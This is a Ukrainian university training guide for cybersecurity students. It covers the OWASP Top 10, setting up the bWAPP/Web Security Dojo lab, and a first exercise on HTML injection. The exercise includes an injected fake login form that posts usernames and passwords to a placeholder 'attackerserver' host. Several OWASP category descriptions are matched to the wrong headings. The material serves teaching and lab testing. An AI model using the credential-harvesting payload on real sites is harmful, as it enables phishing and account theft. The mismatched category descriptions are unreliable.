МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ ЕКОНОМІЧНИЙ УНІВЕРСИТЕТ
ІМЕНІ СЕМЕНА КУЗНЕЦЯ

Методичні рекомендації до комплексного тренінгу для студентів спеціальності 125 “Кібербезпека” першого (бакалаврського) рівня

Укладачі Король О.Г.
Євсеєв С.П.

Відповідальний за випуск Євсеєв С.П.

Харків
ХНЕУ ім. С. Кузнеця
2019

УДК 004.738.5

Укладачі: Король О.Г.,
Євсеєв С.П.

Затверджено на засіданні кафедри кібербезпеки та інформаційних технологій.
Пртокол № 1 від 26.08.2019 р.

Самостійне електронне текстове мережеве видання

78 ЕВ Методичні рекомендаціїї до комплексного тренінгу за спеціальністю 125 “Кібербезпека” першого (бакалаврського) рівня / уклад. О.Г. Король, С. П. Євсеєв. – Харків : ХНЕУ ім. С. Кузнеця, 2019. – 117 с. (Укр. мов.).

Подано загальні положення, мету і завдання комплексного тренінгу. Визначено порядок звітності за результатами виконання завдань комплексного тренінгу їх захист і підсумковий контроль.

Рекомендовано для студентів 4 курсу спеціальності 125 “Кібербезпека” та 2 року навчання (скорочений термін навчання) за спеціальністю 125 “Кібербезпека” першого (бакалаврського) рівня.

УДК 004.7.056.5(477)(045)

Зміст

Вступ

Методичні рекомендації до комплексного тренінгу розроблено відповідно до освітньо-професійної програми підготовки бакалаврів за спеціальністю 125 “Кібербезпека”.

Аналіз сучасних загроз на комплексні системи захисту показав, що їх комплексуванням з методами соціальної інженерії набувають характеристик гібридності й синергізму. Це дозволяє ефективно реалізовувати атаки на організації банківського сектора та інші критичні кібернетичні системи. В умовах стрімкого зростання обчислювальних ресурсів, створення повномасштабного квантового комп'ютера під сумнів ставляться криптографічні системи на основі симетричної і несиметричної криптографій. Використання та впровадження щорічно більш одного мільярда умних речей спонукає до біль жорстких вимог щодо формування систем безпеки, формуванню контуру безпеки безперервних бізнес процесів в умовах постквантового періоду. Тому комплексний підхід до виявлення відхилень від нормальної роботи комплексних систем захисту інформації, аномалій є першочерговими заходами щодо превентивних завдань забезпечення безпеки інформаційних ресурсів.

Метою комплексного тренінгу є формування практичних навичок щодо виявлення та протидії сучасним загрозам в кіберпросторі.

У результаті вивчення навчальної дисципліни студент повинен набути компетентності:

– вміти прогнозувати, виявляти та оцінювати стан інформаційної безпеки об’єктів і систем, застосовувати знання у практичних ситуаціях;

– вміти виконувати спеціальні дослідження технічних і програмно-апаратних засобів захисту обробки інформації в ІТС;

– здатність здійснювати управління інцидентами інформаційної та кібербезпеки.

вміти:

– використовувати результати самостійного пошуку, аналізу та синтезу інформації з різних джерел для ефективного рішення спеціалізованих задач професійної діяльності;

– виконувати декомпозицію ІТС, розробляти структурні схеми з відображенням зв’язків між інформаційними процесами на віддалених системах;

– розробляти модель загроз, розробляти модель порушника; розробляти проекти ІТС базуючись на стандартизованих технологіях та протоколах передачі даних; вирішувати завдання захисту програм та даних ІТС програмно-апаратними засобами та давати оцінку якості прийнятих рішень; обирати основні методи та способи захисту інформації відповідно до вимог сучасних стандартів інформаційної безпеки щодо критеріїв безпеки інформаційних технологій, застосовуючи системний підхід та знання основ теорії інформаційної безпеки;

– здійснювати оцінку можливості проникнення в ІТ-системи та мережі шляхом експлуатації наявних вразливостей; здійснювати оцінку захищеності ІТ систем та мереж; використовувати інструментальні засоби оцінки наявних вразливостей; оцінювати можливості та ефективність застосування, в тих чи інших умовах, інструментальних засобів оцінки вразливостей ІТ систем та мереж;

– впроваджувати процеси виявлення, ідентифікації, аналізу та реагування на інциденти інформаційної/кібербезпеки; застосовувати національні та міжнародні регулюючі актів в сфері інформаційної безпеки для розслідування внутрішніх та зовнішніх інцендентів інформаційної безпеки;

– використовувати теоретичні і практичні методи та методики досліджень у галузі інформаційної безпеки;

– застосовувати системний підхід та знання основ теорії інформаційної безпеки.

Система оцінювання сформованих компетентностей у студентів враховує практичні заняття, а також виконання самостійної роботи. Оцінювання сформованих компетентностей у студентів здійснюється за накопичувальною 100-бальною системою. Підсумкова оцінка складається з окремих оцінок за кожне завдання: 1 завдання оцінюється зз максимальним балом 30, 2–5, 7 оцінюється в 10 балів, 6,8–10 за максимальним балом 5.

Студента слід вважати атестованим, якщо сума балів, одержаних за результатами підсумкової перевірки успішності, дорівнює або перевищує 60.

Шкала оцінювання: національна та ЄКТС

<table>
<tr><td rowspan="2">Сума балів за всі види навчальної діяльності</td><td rowspan="2">Оцінка ЄКТС</td><td colspan="2">Оцінка за національною шкалою</td></tr>
<tr><td>для екзамену, курсового проекту (роботи), практики</td><td>для заліку</td></tr>
<tr><td>90 – 100</td><td>A</td><td>відмінно</td><td rowspan="5">зараховано</td></tr>
<tr><td>82 – 89</td><td>B</td><td rowspan="2">добре</td></tr>
<tr><td>74 – 81</td><td>C</td></tr>
<tr><td>64 – 73</td><td>D</td><td rowspan="2">задовільно</td></tr>
<tr><td>60 – 63</td><td>E</td></tr>
<tr><td>35 – 59</td><td>FX</td><td rowspan="2">незадовільно</td><td rowspan="2">не зараховано</td></tr>
<tr><td>1 – 34</td><td>F</td></tr>
</table>

1. Мета та завдання тренінгу

Метою комплексного тренінгу є формування практичних навичок щодо виявлення та протидії сучасним загрозам в кіберпросторі на основі відпрацювання наступних завдань:

1. Впровадження коду – виявлення ін’єкцій, таких як SQL, NoSQL, ОС та ін’єкція LDAP, які виникають, коли ненадійні дані надсилаються інтерпретатору як частина команди чи запиту;

2. Некоректна автентифікація і управління сесією – виявлення функцій іплікації, які пов’язані з автентифікацією та керуванням сеансом, що дозволяє зловмисникам компрометувати паролі, ключі або скельні маркери або використовувати інші недоліки впровадження, щоб тимчасово або назавжди припустити особистість інших користувачів;

3. Міжсайтовий скриптинг (XSS) – виявлення веб-додатків та API, які не захищені належним чином. Зловмисники можуть вкрасти або змінити такі слабко захищені дані, щоб вчинити шахрайство з кредитною карткою, крадіжку особи або інші злочини;

4. Небезпечні прямі посилання на об’єкти – аналіз старих або погано налаштованих процесорів XML оцінюють посилання зовнішніх об'єктів у документах XML. Зовнішні об’єкти можуть використовуватися для розкриття внутрішніх файлів за допомогою обробника URI файлів, обміну внутрішніми файлами, сканування внутрішніх портів, віддаленого виконання коду та відмови в атаці служби.

5. Небезпечна конфігурація – аналіз обмеження щодо дозволених користувачів, які дозволено робити, часто не виконуються належним чином. Зловмисники можуть використовувати ці недоліки для доступу до несанкціонованих функціональних можливостей та / або даних, таких як доступ до облікових записів інших користувачів, перегляд конфіденційних файлів, зміна даних інших користувачів, зміна прав доступу тощо;

6. Витік чутливих даних – оцінка конфігурації безпеки. Зазвичай це результат небезпечних конфігурацій за замовчуванням, неповних або спеціальних конфігурацій, відкритого хмарного сховища, неправильно налаштованих заголовків HTTP та багатослівних повідомлень про помилки, що містять конфіденційну інформацію. Не тільки всі операційні

системи, рамки, бібліотеки та додатки повинні бути надійно налаштовані, але вони повинні бути виправлені / модернізовані своєчасно;

7. Відсутність контролю доступу до функціонального рівня – визначення недоліків XSS, які виникають щоразу, коли програма включає недовірені дані на новій веб-сторінці без належної валідації або не відкриття, або оновлює наявну веб-сторінку за допомогою наданих користувачем даних за допомогою API браузера, який може створювати HTML або JavaScript. XSS дозволяє зловмисникам виконувати скрипти в браузері жертви, які можуть захоплювати сеанси користувачів, знищувати веб-сайти або перенаправляти користувача на шкідливі сайти;

8. Підробка міжсайтових запитів (CSRF) – оцінка небезпечної десеріалізації, яка часто призводить до віддаленого виконання коду. Навіть якщо дефери дезаріалізації не призводять до віддаленого виконання коду, їх можна використовувати для виконання атак, включаючи атаки відтворення, атаки ін’єкції та напади ескалації привілеїв;

9. Використання компонентів з відомими уразливостями – аналіз компонент, таких як бібліотеки, рамки та інші програмні модулі, які працюють із тими ж привілеями, що і додаток. Якщо використовується вразливий компонент, така атака може полегшити серйозні втрати даних або захоплення сервера. Програми та API, що використовують компоненти з відомою вразливістю, можуть підірвати захисні програми та включити різні атаки та впливи;

10. Невалідовані редіректи – виявлення недостатнього обліку та моніторингу у поєднанні з відсутньою або неефективною інтеграцією з реакцією на інцидент дозволяє зловмисникам надалі атакувати системи, підтримувати стійкість, перетворювати на більші кількості систем, а також підробляти, витягувати або знищувати дані. Більшість досліджень щодо порушення виявляють час виявлення порушення понад 200 днів, як правило, виявляються зовнішніми сторонами, а не внутрішніми процесами чи моніторингом.

2. Змістовна структура тренінгу

Вихідні дані

Open Web Application Security Project (OWASP) – це відкритий проект забезпечення збереження інтернет-додатків.


Для початку роботи з bWapp нам необхідно встановити web security DoJo


Web Security Dojo – це безкоштовна, з відкритим вихідним кодом автономне середовище навчання безпеки і тестування на проникнення веб-додатків. Інструменти + Цілі = Dojo.


На чисту установку Ubuntu v12.04LTS, пропатченних необхідними оновленнями і доповненнями гостьовий ОС VirtualBox для простого використання, додані різні інструменти тестування безпеки веб-додатків і вразливі веб-додатки.


Web Security Dojo призначений для навчання і практики за техніками тестування безпеки веб-додатків. Цей набір ідеальний для самоосвіти і оцінки навичок, а також для тренування в навчальних закладах і на конференціях, оскільки він не вимагає підключення до мережі. Dojo містить все необхідне для початку роботи – інструменти, цілі і документацію (англійською мовою).

Для виконання завдань необхідно скачати та встановити віртуальну машину за посіданням: https://www.vulnhub.com/entry/bwapp-bee-box-v16,53/ (розмір 5 Гб).













Для швидшої роботи ОС можна відрегулювати вихідні дані про машину, збільшивши обсяг оперативної пам’яті і включивши параметри віртуалізації і відеоприскорювача, якщо дозволяє фізична машина:


Дисплей
Экран
Удаленный доступ
Запись
Видеопамять:
128 МБ
0 МБ
128 МБ
Количество мониторов:
1
1
8
Коэффициент масштабирования:
Все мониторы
100%
Мин
Макс
Графический контроллер:
VBoxVGA
Ускорение:
Включить 3D-ускорение
Включить 2D-ускорение видео



Terminal - dojo@dojo-VirtualBox: ~/Desktop
File Edit View Terminal Tabs Help
dojo@dojo-VirtualBox:~/Desktop$ sudo bash install_bWAPP.sh
[sudo] password for dojo:
--2020-02-10 10:05:00-- https://sourceforge.net/projects/bwapp/files/bWAPP/bWAPPv2.2/bWAPPv2.2.zip/download
Resolving sourceforge.net (sourceforge.net)... 216.105.38.13
Connecting to sourceforge.net (sourceforge.net)|216.105.38.13|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://downloads.sourceforge.net/project/bwapp/bWAPP/bWAPPv2.2/bWAPPv2.2.zip?r=&ts=1581347082&use_mirror=vorboss [following]
--2020-02-10 10:05:01-- https://downloads.sourceforge.net/project/bwapp/bWAPP/bWAPPv2.2/bWAPPv2.2.zip?r=&ts=1581347082&use_mirror=vorboss
Resolving downloads.sourceforge.net (downloads.sourceforge.net)... 216.105.38.13
Connecting to downloads.sourceforge.net (downloads.sourceforge.net)|216.105.38.13|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://vorboss.dl.sourceforge.net/project/bwapp/bWAPP/bWAPPv2.2/bWAPPv2.2.zip [following]
--2020-02-10 10:05:02-- https://vorboss.dl.sourceforge.net/project/bwapp/bWAPP/bWAPPv2.2/bWAPPv2.2.zip
Resolving vorboss.dl.sourceforge.net (vorboss.dl.sourceforge.net)... 5.10.152.194
Connecting to vorboss.dl.sourceforge.net (vorboss.dl.sourceforge.net)|5.10.152.194|:443... connected.



Створюємо нового користувача



Після цього повідомлення наш користувач вважається зареєстрованим



Тепер робимо вхід з раніше створеними даними

Практичне завдання 1
“Впровадження коду”

Мета: *виявлення ін’єкцій, таких як SQL, NoSQL, ОС та ін’єкція LDAP, які виникають, коли ненадійні дані надсилаються інтерпретатору як частина команди чи запиту*

Недоліки впровадження виникають, коли ненадійні дані відправляються до інтерпретатора як частина команди або запиту. Ворожі дані зловмисника можуть змусити інтерпретатора виконати ненавмисні команди або отримати доступ до даних без належної авторизації.

Існує багато типів вразливостей для ін’єкцій, серед яких найбільш поширеними є:

- SQL-ін’єкція
- SQLi на основі помилок
- Сліпий SQLi
- Рядок SQLi
- Сліпий Числовий SQLi
- Сліпа рядок SQLi
- Впровадження коду

• ОС Командування
• Ін'єкція LDAP
• Впровадження XML
• XPATH ін’єкція
• Впровадження SSL
• IMAP / SMTP ін’єкція
• Переповнення буфера

Уразливість ін’єкцій також є однією з найбільш значних ризиків при ефективному використанні. Деякі з цих ризиків включають в себе:

• Втрата або пошкодження даних.
• Дані можуть бути вкрадені.
• Чи не авторизований доступ.
• Відмова в доступі.
• Завершення захоплення хост-системи.

HTML Injection – Reflected (GET)

З назви відразу зрозуміло, що для уразливості буде використовуватися метод передачі параметрів в URL. Після входу на сторінку ми можемо спостерігати поля для введення.

Після заповнення даних в полях, маємо спостерігати за зміною в адресному рядку

Бачимо, що введені дані були передані в адресний рядок у відкритому вигляді. Спробуємо додати HTML теги в нашу адресний рядок:

htmli_get.php?firstname=<h1>Anton</h1>&lastname=<h2>67</h2>&form=submit

Додати два тега заголовка <h1> і <h2> і результат виведення на екран показує, що дана сторінка вразлива до HTML ін'єкції:

Далі сторінка повністю в нашому розпорядження і ми можемо робити все, що заманеться, наприклад, використовувати такий HTML-код, просто ввівши його в поле firstname:

```
<h3>Please Enter Your Username and Password to Proceed:</h3>
<form method="POST" action="http://attackerserver/login.php">
    Username: <input type="text" name="username" /><br />
    Password: <input type="password" name="password" /><br />
<input type="submit" value="Login" /></form><!--
```

Результатом такої ін'єкції є повна заміна сторінки на поле авторизації і всі введені дані будуть відправлені вам.

Розглянемо вразлівість під назвою HTML Injection – Reflected (POST) на рівні low в веб-додатку bWAPP. У ньому існує велика кількість уразлівостей, які реалізовані на трьох рівнях безпеки: low, medium, hight. Розглянемо мінімальній рівень захіщеності (рівень low).


На відміну від HTML Injection – Reflected (GET), різновидність HTML-ін'єкції POST складніше. Це відбувається при відправці шкідлівого HTML-коду, замість правильних параметрів POST.

Метод запиту POST призначений для запиту, при якому веб-сервер приймає дані, які ув'язнені в тіло повідомлення для зберігання.

